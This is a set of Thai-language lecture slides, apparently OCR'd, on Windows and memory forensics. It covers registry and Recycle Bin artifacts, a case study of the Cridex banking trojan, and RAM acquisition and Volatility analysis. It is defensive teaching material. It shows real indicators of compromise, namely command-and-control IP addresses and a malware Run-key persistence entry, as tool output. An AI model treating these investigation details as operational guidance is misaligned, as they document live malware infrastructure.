
Location: HKLM\SYSTEM\ControlSet001\Enum\USBSTOR



Examination > Registry

Services Key มีข้อมูลรายการ Windows Services ทั้งหมด ซึ่งอาจพบ Services ที่ผู้โจมตีหรือมัลแวร์สร้างเอาไว้

Location: HKLM\SYSTEM\ControlSet001\Services




Examination > Deleted Data

การลบ (Delete) ...ข้อมูลอยู่ที่เดิมไม่หายไปไหน

การเขียนทับ (Wiping) ...ข้อมูลหายไป (เพราะโดนเขียนทับ)


Examination > Deleted Data

การกู้คืนข้อมูลที่ถูกลบ (Recovery data) โดยใช้ Autopsy Sleuthkit



Examination > Deleted Data

PhotoRec module ของ Autopsy Sleuthkit สามารถ Carve file จาก Unallocated space ได้




Examination > Deleted Data

Recycle Bin คือจุดที่ไฟล์ซึ่งถูกลบ (Delete) จะถูกย้ายมาเก็บไว้

- Location: C:\$Recycle.bin (Windows 7/8/10)
- โครงสร้าง C:\$Recycle.Bin\SID\{$Ixxxxxx หรือ $Rxxxxxx}
  - SID : Security Identifiers ของ user (ที่ทำการลบไฟล์)
  - $Ixxxxxx : มี metadata ของไฟล์ที่ถูกลบ เช่น File name, Full Path, Size, วันเวลาที่ไฟล์ถูกลบ
  - $Rxxxxxx : ตัวไฟล์ที่ถูกลบ

Examination > Deleted Data


การใช้งาน RBCmd (สร้างโดย Eric Zimmerman) ในการตรวจสอบไฟล์ $Ixxxxxx ภายใต้ Recycle Bin



Examination > Event log

Event log บนระบบปฏิบัติการ Windows เก็บบันทึกเหตุการณ์ที่เกิดขึ้นบนเครื่องคอมพิวเตอร์ เป็นอีกหนึ่งแหล่งข้อมูลของพยานหลักฐานที่สำคัญ

Location: \%SystemRoot%\System32\winevt\Logs*.evtx



Examination > Event log

ตัวอย่าง Event ID ที่น่าสนใจ เช่น

Event ID	Description	Log Source
4624	Successful Logon	Security
4625	Failed Login	Security
4688	A new process has been created	System
4720	A user account was created	Security
7045	Service Creation	System

Case Study

Case Study

กรณีเครื่องคอมพิวเตอร์ของลูกค้าของธนาคารแห่งหนึ่งถูกโจมตีด้วยมัลแวร์เป็นสาเหตุให้ลูกค้าสูญเงินในบัญชีไปเป็นจำนวนมาก

กระบวนการสืบสวนมีดังนี้

1. ตรวจสอบ crime scene รวมถึงอุปกรณ์ว่าอยู่ในลักษณะ Live system หรือ Dead system ซึ่งในกรณีนี้เครื่องของเหยื่อยังคงเปิดใช้งานอยู่
2. เก็บรวบรวมพยานหลักฐาน (Evidence Acquisition) โดยให้ความสำคัญกับข้อมูลใน RAM เป็นลำดับแรกตามกฎ Order of Volatility จากนั้นจึงไล่เก็บพยานหลักฐานอื่น ๆ เช่น อาจจะเลือกทำ Image ทั้งเครื่องแบบ Dead acquisition หรือเลือกเก็บเฉพาะ Artifacts ที่สนใจ อาทิเช่น Registry, Windows Event Log เป็นต้น

Case Study

กระบวนการสืบสวนมีดังนี้ (ต่อ)

3. วิเคราะห์ไฟล์ Memory dump (RAM) ซึ่งจะพูดถึงในหัวข้อถัดไป
4. ผลลัพธ์การวิเคราะห์จาก ข้อ.3 ทำให้ได้ข้าวกรองว่าเหตุการณ์โดนแฮกดังกล่าวอาจจะเป็นเพราะ Cridex Malware ซึ่งเป็น Banking Trojan ที่มีวัตถุประสงค์ในการขโมยเงินจากบัญชีของผู้ใช้งานทั่วไป
5. การสืบสวนต่อเนื่องมาถึงการทำ Computer Forensics เพื่อหาพยานหลักฐานเพิ่มเติม...


Case Study

กระบวนการสืบสวนมีดังนี้ (ต่อ)

6. เบื้องต้นทำการตรวจสอบ Userassist ภายใน Registry Key เพื่อหาหลักฐานยืนยันว่ามีมัลแวร์ถูก Run บนเครื่องจริงหรือไม่
    - 6.1 ทำการตรวจสอบ NTUSER.dat ซึ่งเป็นพยานหลักฐานที่ควรจะถูกเก็บรวบรวมไว้ตั้งแต่ขั้นตอนก่อน
    - 6.2 ใช้เครื่องมือชื่อ Registry Explorer (GUI) เพื่ออ่านข้อมูลใน Registry ดังกล่าว
    - 6.3 เข้าไปที่ NTUSER.dat/Software/Microsoft/Windows/CurrentVersion/Explorer/UserAssist

Case Study


กระบวนการสืบสวนมีดังนี้ (ต่อ)



Case Study

กระบวนการสืบสวนมีดังนี้ (ต่อ)

7. ตรวจสอบ Time Zone เพื่อยืนยันช่วงเวลาที่เกิดเหตุการณ์ซึ่งสามารถนำไปสร้าง Timeline ได้
    7.1 ใน SYSTEM Hive ภายใต้ System\CurrentControlSet\Control\TimeZoneInformation
    7.2 LocalTime = UTC-ActiveTimeBias (480 นาที)
    7.3 ในกรณีนี้เครื่องคอมพ์ฯ มี LocalTime คือ UTC-8



Case Study

กระบวนการสืบสวนมีดังนี้ (ต่อ)

8. ตรวจสอบข้อมูล Master File Table (MFT) เพื่อหาร่องรอยเกี่ยวกับไฟล์ cridex.exe เพิ่มเดิม
    8.1 ใช้เครื่องมือ MFTECmd + Timeline Explorer
    8.2 คาดหวังว่าจะพบข้อมูลเกี่ยวกับไฟล์ cridex.exe แต่ต้องผิดหวัง
    8.3 พบเพียงข้อมูลเกี่ยวกับไฟล์ Prefetch (.pf) ของ cridex.exe
    8.4 และความสงสัยเกี่ยวกับไฟล์ KB01321078.EXE - 314F4177.pf ??

Case Study

กระบวนการสืบสวนมีดังนี้ (ต่อ)

9. ตรวจสอบ Prefetch ของ Cridex Malware เพื่อหาเบาะแสเพิ่มเติม
    9.1 ใช้เครื่องมือชื่อ PECmd + Timeline Explorer
    9.2 มีการ Run เกิดขึ้นกี่ครั้ง, Run ในช่วงเวลาใดบ้าง (ครั้งแรก, ครั้งสุดท้าย)
    9.3 ไฟล์ DLL ใดบ้างที่ถูกโหลดขณะ Runtime


Case Study

กระบวนการสืบสวนมีดังนี้ (ต่อ)

Case Study

กระบวนการสืบสวนมีดังนี้ (ต่อ)

10. ตามไปตรวจสอบและเก็บรวบรวมหลักฐานของไฟล์ KB01321078.exe จากในไฟล์ Image ของเครื่องเป้าหมาย
    10.1 ไฟล์ KB01321078.exe อยู่ภายในไดเรคทอรี่ C:\Documents and Settings\xp-user\Application Data\
    10.2 สามารถนำไฟล์ไปทำ Malware Analysis ต่อได้



จบการบรรยาย

Digital Forensics

::: Memory Forensics :::

หัวข้อบรรยาย Digital Forensics : Memory Forensics

1. ว่าด้วย Memory Forensics
2. Memory Acquisition
3. Volatility Framework
4. Memory Analysis

หัวข้อบรรยาย Digital Forensics : Memory Forensics

1. ว่าด้วย Memory Forensics
   1.1. Memory Forensics คืออะไร
   1.2. Memory Forensics แตกต่างจาก Computer Forensics อย่างไร
   1.3. ข้อมูลและหลักฐานที่จะได้จากการทำ Memory Forensics

หัวข้อบรรยาย Digital Forensics : Memory Forensics

2. Memory Acquisition
   2.1. Windows - Linux
   2.2. Virtual Machine
   2.3. Cloud Environment

หัวข้อบรรยาย Digital Forensics : Memory Forensics

3. Volatility Framework
   3.1. แนะนำให้รู้จัก Volatility Framework
   3.2. รูปแบบการใช้งานและ Plugins
   3.3. แนะนำ Plugins ที่น่าสนใจ

หัวข้อบรรยาย Digital Forensics : Memory Forensics

4. Memory Analysis
   4.1. ระบุ Profile
   4.2. ตรวจสอบ Process
   4.3. ตรวจสอบ DLL ที่ถูกเรียกใช้งานโดย Process ต้องสงสัย
   4.4. การสกัดไฟล์ Excutable ออกจาก Memory
   4.5. ตรวจสอบ Network Connection
   4.6. ตรวจสอบ Autorun
   4.7. ตรวจสอบ Strings
   4.8. ตรวจสอบ Strings (2)

วัตถุประสงค์ของการบรรยายหัวข้อ Digital Forensics : Memory Forensics

เพื่อให้ผู้ฟัง...

- มีความเข้าใจเกี่ยวกับ Memory Forensics มากขึ้น
- มีความรู้เกี่ยวกับวิธีการในการ Acquire ไฟล์ Memory จากเครื่องคอมพิวเตอร์เป้าหมาย
- มีความรู้เกี่ยวกับการตรวจสอบข้อมูลหลักฐานในไฟล์ Memory

ว่าด้วย Memory Forensics

ว่าด้วย Memory Forensics > Memory Forensics คืออะไร

Memory Forensics คือ การวิเคราะห์ข้อมูลประเภท Volatile ที่ได้จากการทำสำเนา Memory ของเครื่องคอมพิวเตอร์

- ข้อมูลการทำงาน ณ ขณะนั้น ของเครื่องคอมพิวเตอร์อยู่ภายใน Memory ทั้งหมด
- เมื่อเราทำสำเนาของ Memory ออกมา ก็เหมือนเราทำ Snapshot ของเครื่องคอมพิวเตอร์เอาไว้

ว่าด้วย Memory Forensics > Memory Forensics คืออะไร (ต่อ)

Memory Forensics คือ การวิเคราะห์ข้อมูลประเภท Volatile ที่ได้จากการทำสำเนา Memory ของเครื่องคอมพิวเตอร์

- ข้อมูลการทำงาน ณ ขณะนั้น ของเครื่องคอมพิวเตอร์อยู่ภายใน Memory ทั้งหมด
- เมื่อเราทำสำเนาของ Memory ออกมา ก็เหมือนเราทำ Snapshot ของเครื่องคอมพิวเตอร์เอาไว้
- ต่อให้ปิดเครื่อง ข้อมูลใน Memory หายไป แต่ไฟล์สำเนาที่สร้างเอาไว้ สามารถเก็บรักษาข้อมูลใน Memory ได้ต่อไป

ว่าด้วย Memory Forensics > Memory Forensics แตกต่างจาก Computer Forensics อย่างไร

Memory Forensics เป็นการวิเคราะห์ข้อมูลที่เสมือนกับเครื่องคอมพิวเตอร์กำลังทำงานหรือถูกโจมตีอยู่ ณ ขณะนั้น

ในขณะที่ Computer Forensics เป็นการตรวจสอบข้อมูลบนเครื่องคอมพิวเตอร์ที่ผ่านเหตุการณ์นั้น ๆ ไปแล้ว

Artifact บางชนิดตรวจพบได้เฉพาะใน Memory เท่านั้น เช่น พฤติกรรมการทำงานของมัลแวร์ รวมถึง Network Artifact

ข้อมูลที่มีประโยชน์ต่อการสืบสวนจำนวนมากสามารถตรวจพบได้จาก Memory เช่น

- ร่องรอยที่เกี่ยวข้องกับมัลแวร์และการ Hack
- ข้อมูลที่ถูกถอดรหัสเรียบร้อยแล้ว
- ข้อมูล Time Stamp ที่ยังไม่ถูกปลอมแปลง
- ข้อมูลที่เกี่ยวข้องกับ Network
- ข้อมูลพฤติกรรมของ User

Memory Acquisition


การทำสำเนา Memory บน Windows OS สามารถทำได้หลายวิธี ในที่นี้ขอแนะนำโปรแกรมชื่อ Magnet RAM Capture ซึ่งสามารถ run จาก USB ได้ โดยไม่จำเป็นต้อง Install ลงบนเครื่องเป้าหมาย

https://www.magnetforensics.com/resources/magnet-ram-capture/

วิธีการทำสำเนา Memory บน Windows OS

1. เตรียม USB ที่มีขนาดความจุใหญ่พอที่จะใส่ไฟล์พยานหลักฐาน และทำการ Format ให้เรียบร้อย
2. ดาวน์โหลด Magnet RAM Capture และเก็บเอาไว้ใน USB ดังกล่าว
3. นำ USB ไปเสียบบนเครื่องคอมพิวเตอร์เป้าหมาย
4. เรียกใช้งาน MagnetRAMCapture.exe

5. หากปรากฏหน้าจอ Agreement ให้กดปุ่ม **I Accept**



5. กดปุ่ม Browse แล้วชี้ไปยัง Path ของ USB ที่ใช้เก็บพยานหลักฐาน
6. หากต้องการแบ่งไฟล์สำเนาเป็นไฟล์ย่อย ๆ สามารถเลือกที่ Segment size:
7. กดปุ่ม Start

Memory Acquisition > Windows - Linux (ต่อ)

การทำสำเนา Memory บน Linux สามารถใช้เครื่องมือชื่อ Microsoft AVML ซึ่งสามารถสำเนา Memory ได้จาก source ดังนี้ /dev/crash, /proc/kcore, และ /dev/mem อีกทั้งยังรองรับการทำงานบน Linux Distro เกือบทั้งหมดได้ นอกจากนั้นยังใช้งานง่ายเพียงดาวน์โหลดและ run

https://github.com/microsoft/avml


AVML (Acquire Volatile Memory for Linux)

credit: 13Cubed

Memory Acquisition > Windows - Linux (ต่อ)

วิธีการทำสำเนา Memory บน Linux (ตย. Ubuntu 18.04)

1. ดาวน์โหลด Microsoft AVML



credit: 13Cubed

Memory Acquisition > Windows - Linux (ต่อ)

วิธีการทำสำเนา Memory บน Linux (ตย. Ubuntu 18.04)

2. แก้ไข Permission ให้กับไฟล์ Microsoft AVML โดยใช้คำสั่ง `$chmod 755 avml`
3. run ไฟล์ Microsoft AVML โดยใช้คำสั่ง `$sudo ./avml memory.dump`


credit: 13Cubed

Memory Acquisition > Windows - Linux (ต่อ)

วิธีการทำสำเนา Memory บน Linux (ตย. Ubuntu 18.04)

4. ดาวน์โหลด Volatility เพื่อสร้าง Profile สำหรับใช้ในการวิเคราะห์ในขั้นต่อไป

`$git clone https://github.com/volatilityfoundation/volatility.git`



credit: 13Cubed

Memory Acquisition > Windows - Linux (ต่อ)

วิธีการทำสำเนา Memory บน Linux (ตย. Ubuntu 18.04)

5. เปลี่ยน Path เข้าไปยัง Volatility > Tools > Linux `$cd volatility/tool/linux/`
6. ติดตั้ง Dwarfdump (ถ้ายังไม่เคยติดตั้ง) `$sudo apt install dwarfdump`

credit: 13Cubed

Memory Acquisition > Windows - Linux (ต่อ)

วิธีการทำสำเนา Memory บน Linux (ตย. Ubuntu 18.04)

7. run คำสั่ง make `$make`

credit: 13Cubed

Memory Acquisition > Windows - Linux (ต่อ)

วิธีการทำสำเนา Memory บน Linux (ตย. Ubuntu 18.04)

7. ย้าย Path กลับไปหน้า Desktop
8. ใช้คำสั่ง Uname เพื่อตรวจสอบ Kernal version `$uname -a`

credit: 13Cubed

Memory Acquisition > Virtual Machine

การสำเนา Memory บน VMware Workstation

- ทำการ Suspend เครื่อง Guest (VM) เป้าหมาย
- เข้าไปยังไดเรคทอรี่ของ VM ดังกล่าว และมองหาไฟล์ที่มีนามสกุล *.vmem
- ทำการสำเนาไฟล์ *.vmem ไปยังอุปกรณ์จัดเก็บข้อมูลที่เตรียมไว้
- ทำการแปลงไฟล์ *.vmem เป็นไฟล์ memory dump ที่พร้อมใช้ในการวิเคราะห์ โดยใช้เครื่องมือชื่อ Volatility ด้วยคำสั่งดังนี้

```
$volatility -f memory_image.vmem -O raw_image --profile=Win8SP0x86 raw2dmp
```


Memory Acquisition > Virtual Machine

การสำเนา Memory บน VirtualBox

- ทำการสร้าง System dump โดยใช้ VBoxManage.exe ซึ่งอยู่ภายใต้ VirtualBox Folder โดยใช้คำสั่ง

```
$vboxmanage.exe debugvm "ชื่อVM" dumpvmcore --filename ชื่อไฟล์.elf
```

- ใช้ objdump ในการตรวจสอบค่า Offset ของ main memory reference โดยใช้คำสั่ง

```
$objdump -h ชื่อไฟล์.elf | egrep -w "(Idx|load1)"
```

credit: Andreafortuna

Memory Acquisition > Virtual Machine

การสำเนา Memory บน VirtualBox (ต่อ)

- จะเห็นได้ว่าข้อมูล Memory เริ่มต้นที่ Offset 0x2560 และมีขนาด 0x80000000 bytes (ประมาณ 2 GB)
- ขั้นสุดท้ายคือทำการสกัด Memory ออกมาเป็น Raw File โดยใช้คำสั่ง

```
$size=0x80000000;off=0x2560;head -c $(($size+$off)) test.elf|tail -c +$(($off+1)) > ชื่อไฟล์.raw
```


credit: Andreafortuna

Memory Acquisition > Virtual Machine

การสำเนา Memory บน Cloud environment

- ในปัจจุบันการสำเนาพยานหลักฐานประเภท Memory บน Cloud environment ยังจำเป็นต้องกระทำโดยตรงบน Guest เป้าหมาย ซึ่งวิธีการและขั้นตอนต้องเลือกให้เหมาะสมกับ OS ของ Guest เหล่านั้น


Volatility Framework

Volatility Framework > แนะนำให้รู้จัก Volatility Framework


Volatility Framework คือ ชุดเครื่องมือ (CLI) แบบ open-source ที่พัฒนาโดยใช้ภาษา Python ถูกใช้สำหรับการวิเคราะห์ข้อมูลภายในไฟล์หลักฐานประเภท Volatile Memory (RAM) ซึ่งมีข้อดีหลายข้อที่แนะนำให้ใช้เครื่องมือตัวนี้ เช่น

- รองรับการวิเคราะห์ Image ทั้ง 32 bit และ 64 bit จาก Windows, Linux, และ MacOS รวมทั้ง Android
- รองรับการวิเคราะห์ไฟล์หลายประเภททั้ง Raw dump, Hibernation file, Cache dump, VirtualBox dump, VMware dump (.vmem) เป็นต้น
- สำหรับ Windows มี Profile รองรับตั้งแต่ Windows XP มาจนถึง Windows 10 รวมทั้ง Windows Server
- มี Plugins ให้ใช้งานจำนวนมาก เพื่อรองรับการวิเคราะห์เชิงลึก
- มีการพัฒนามาอย่างต่อเนื่อง และมีชุมชนผู้ใช้งานที่เข้มแข็ง
- ฟรี!

Volatility Framework > แนะนำให้รู้จัก Volatility Framework



Volatility Framework > แนะนำให้รู้จัก Volatility Framework



Volatility Framework > รูปแบบการใช้งานและ Plugins

- ในการใช้งาน Volaility เพื่อวิเคราะห์ไฟล์ Memory โดยพื้นฐานแล้วเราจำเป็นต้องระบุ parameter 3 รายการ คือ
  - Plugin ตามที่เราต้องการใช้ขีดความสามารถของมันในการวิเคราะห์
  - File Path ชี้ไปยังไฟล์พยานหลักฐาน (Memory) ที่เราต้องการวิเคราะห์
  - Profile เพื่อให้ Volatility ทราบรูปแบบของระบบปฏิบัติการภายในไฟล์ Memory นั้น ๆ ซึ่งหากเป็น Windows สามารถใช้ Plugin ชื่อ imageinfo ในการตรวจสอบ Profile ได้เลย
- รูปแบบการใช้งานคำสั่งแบบพื้นฐานที่สุด มีหน้าตาดังนี้

```
$ python vol.py [plugin] -f [image] --profile=[profile]
```

- ตย. เช่น

```
$ python vol.py pslist -f /path/to/memory.img --profile=Win7SP1x64
```


Volatility Framework > แนะนำ Plugins ที่น่าสนใจ

Plugins ของ Volatility Framework มีจำนวนเยอะเพราะทุกคนสามารถพัฒนา Plugins ขึ้นมาเองได้ ซึ่ง Volatility จะเก็บไฟล์ (.py) ของ Plugins เอาไว้ใน volatility/plugins และ volatility/contrib ซึ่งเป็น Plugins ที่พัฒนาโดย third-party developer


- สามารถใช้คำสั่ง “$ python vol.py -h” เพื่อดูรายการ Plugins ที่สามารถใช้งานได้
- หากต้องการใช้ Plugins จาก volatility/contrib ต้องใช้คำสั่ง “--plugins=contrib/plugins” ยกตัวอย่างเช่น

```
$ python vol.py --plugins=contrib/plugins -f XPSP3x86.vmem example
```


Volatility Framework > แนะนำ Plugins ที่น่าสนใจ

สำหรับรายการ Plugins ที่น่าสนใจ มีดังนี้


- pslist, psscan, pstree, psxview สามารถใช้เพื่อตรวจสอบข้อมูลที่เกี่ยวข้องกับ Processes



Volatility Framework > แนะนำ Plugins ที่น่าสนใจ

สำหรับรายการ Plugins ที่น่าสนใจ มีดังนี้ (ต่อ)

- dlllist สามารถใช้เพื่อตรวจสอบ DLL ซึ่งถูกโหลดใช้งานโดย Processes



Volatility Framework > แนะนำ Plugins ที่น่าสนใจ


สำหรับรายการ Plugins ที่น่าสนใจ มีดังนี้ (ต่อ)

- cmdscan สามารถใช้เพื่อตรวจสอบประวัติการใช้งานคำสั่งของ cmd.exe

Volatility Framework > แนะนำ Plugins ที่น่าสนใจ

สำหรับรายการ Plugins ที่น่าสนใจ มีดังนี้ (ต่อ)

- svcscan สามารถใช้เพื่อตรวจสอบข้อมูล Windows Services



Volatility Framework > แนะนำ Plugins ที่น่าสนใจ

สำหรับรายการ Plugins ที่น่าสนใจ มีดังนี้ (ต่อ)

- dlldump, memdump, procdump, dumpfiles, dumpregistry สามารถใช้เพื่อ dump ข้อมูลต่าง ๆ

Volatility Framework > แนะนำ Plugins ที่น่าสนใจ

สำหรับรายการ Plugins ที่น่าสนใจ มีดังนี้ (ต่อ)

- malfind สามารถใช้เพื่อตรวจสอบพฤติกรรมการ inject code ของมัลแวร์

Memory Analysis

Memory Analysis > ระบุ Profile


ขั้นตอนแรกในการวิเคราะห์ไฟล์ Memory โดยใช้ Volatility คือ การระบุ Profile (ในกรณีไฟล์หลักฐานจากระบบ Windows)

คำสั่ง `$ python vol.py -f cridex.vmem imageinfo`

Memory Analysis > ตรวจสอบ Process

เราสามารถตรวจสอบ Process เพื่อตรวจหาความผิดปกติที่อาจสื่อให้เห็นถึงการใช้งานโปรแกรมอันตราย หรือการมีอยู่ของมัลแวร์ได้

คำสั่ง `$ python vol.py pslist --profile=WinXPSP2x86 -f cridex.vmem`



Memory Analysis > ตรวจสอบ DLL ที่ถูกเรียกใช้งานโดย Process ต้องสงสัย

ตรวจสอบ DLL ของ Process เพื่อตรวจหาความผิดปกติที่อาจสื่อให้เห็นถึงการใช้งานโปรแกรมอันตราย หรือการมีอยู่ของมัลแวร์ได้

คำสั่ง `$ python vol.py dlllist --profile=WinXPSP2x86 -f cridex.vmem`

Memory Analysis > การสกัดไฟล์ Excutable ออกจาก Memory

หากพบ Process ต้องสงสัย เราสามารถ dump process ดังกล่าวออกมาเพื่อทำการวิเคราะห์เพิ่มเติมได้

คำสั่ง `$ python vol.py --profile=WinXPSP2x86 -f cridex.vmem procdump -p 1640 -D ~/Desktop/`

```
Process(V) ImageBase  Name                 Result
---------- ---------- -------------------- ------
0x81e7bda0 0x00400000 reader_sl.exe        OK: executable.1640.exe
```

Memory Analysis > ตรวจสอบ Network Connection

เราสามารถตรวจสอบ Network connect ที่เกิดขึ้นซึ่งเชื่อมโยงไปถึง Process ID (PID) ได้

คำสั่ง `$ python vol.py connscan --profile=WinXPSP2x86 -f cridex.vmem`

```
Offset(P)  Local Address             Remote Address            Pid
---------- ------------------------ ------------------------ ---
0x02087620 172.16.112.128:1038      41.168.5.140:8080        1484
0x023a8008 172.16.112.128:1037      125.19.103.198:8080      1484
```

Memory Analysis > ตรวจสอบ Autorun

เราสามารถตรวจสอบ Persistence machanism ของมัลแวร์ได้โดยการตรวจสอบ Run และ RunOnce Registry Key

คำสั่ง `$ python vol.py --profile=WinXPSP2x86 -f cridex.vmem printkey -K "Software\\Microsoft\\Windows\\CurrentVersion\\Run"`


```
Registry: \Device\HarddiskVolume1\Documents and Settings\Robert\NTUSER.DAT
Key name: Run (S)
Last updated: 2012-07-22 02:31:51 UTC+0000

Subkeys:

Values:
REG_SZ        KB00207877.exe  : (S) "C:\Documents and Settings\Robert\Application Data\KB00207877.exe"
```

Memory Analysis > ตรวจสอบ Strings

เราสามารถตรวจสอบที่อยู่ใน Process ต้องสงสัยได้ โดยทำการ Dump memory ในส่วนของ Process นั้น ๆ ออกมาแล้วใช้ Strings command เพื่อตรวจสอบข้อมูลต่อไป

คำสั่ง `$ python vol.py --profile=WinXPSP2x86 -f cridex.vmem memdump -p 1640 -D ~/Desktop/`

คำสั่ง `$ strings ~/Desktop/1640.dmp | grep -Fi "41.168.5.140" -C 20`



Memory Analysis > ตรวจสอบ Strings (2)

เราสามารถใช้ Plugin ชื่อ yarascan ในการตรวจสอบ Strings ซึ่งอยู่ภายใน Process ได้เช่นกัน โดยในตัวอย่างนี้จะทำการใช้ Regex เพื่อค้นหา URL และ Domain ที่อยู่ภายใน memory region ของ Process ID 1640 (reader_sl.exe)

คำสั่ง `$ python vol.py --profile=WinXPSP2x86 -f cridex.vmem yarascan -p 1640 -U "/(www|http).+\.(com|net|org)/" --wide`

จบการบรรยาย

รายงานการเผยแพร่ความรู้ด้านการรักษาความปลอดภัยทางไซเบอร์

เพื่อประโยชน์สาธารณะ ครั้งที่ 10 - 16

หน่วยเจ้าของโครงการ:

สมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์ (สทค.)

หัวหน้าโครงการ:

นาย ฐนสรณ์ ใจดี

ผู้จัดการโครงการ:

ว่าที่ร้อยตรี สมาน ทาโคตร

ผู้ประสานงานโครงการ:

นาย ภาสุ เสริมศรีสุวรรณ

ทีมดำเนินการ

พันโท พิศุทธิ์ ม่วงสมัย

สิบโท มาวิณ ภาสประภา

นางสาว ภัสรา ตั้งพลังกุล


งบประมาณ: 18,850,422.26 บาท (สิบแปดล้านแปดแสนห้าหมื่นสี่ร้อยยี่สิบสองบาทยี่สิบหกสตางค์)

ระยะเวลาดำเนินโครงการ: 36 เดือน

สัญญารับทุนเลขที่ A62-1-(2)-010

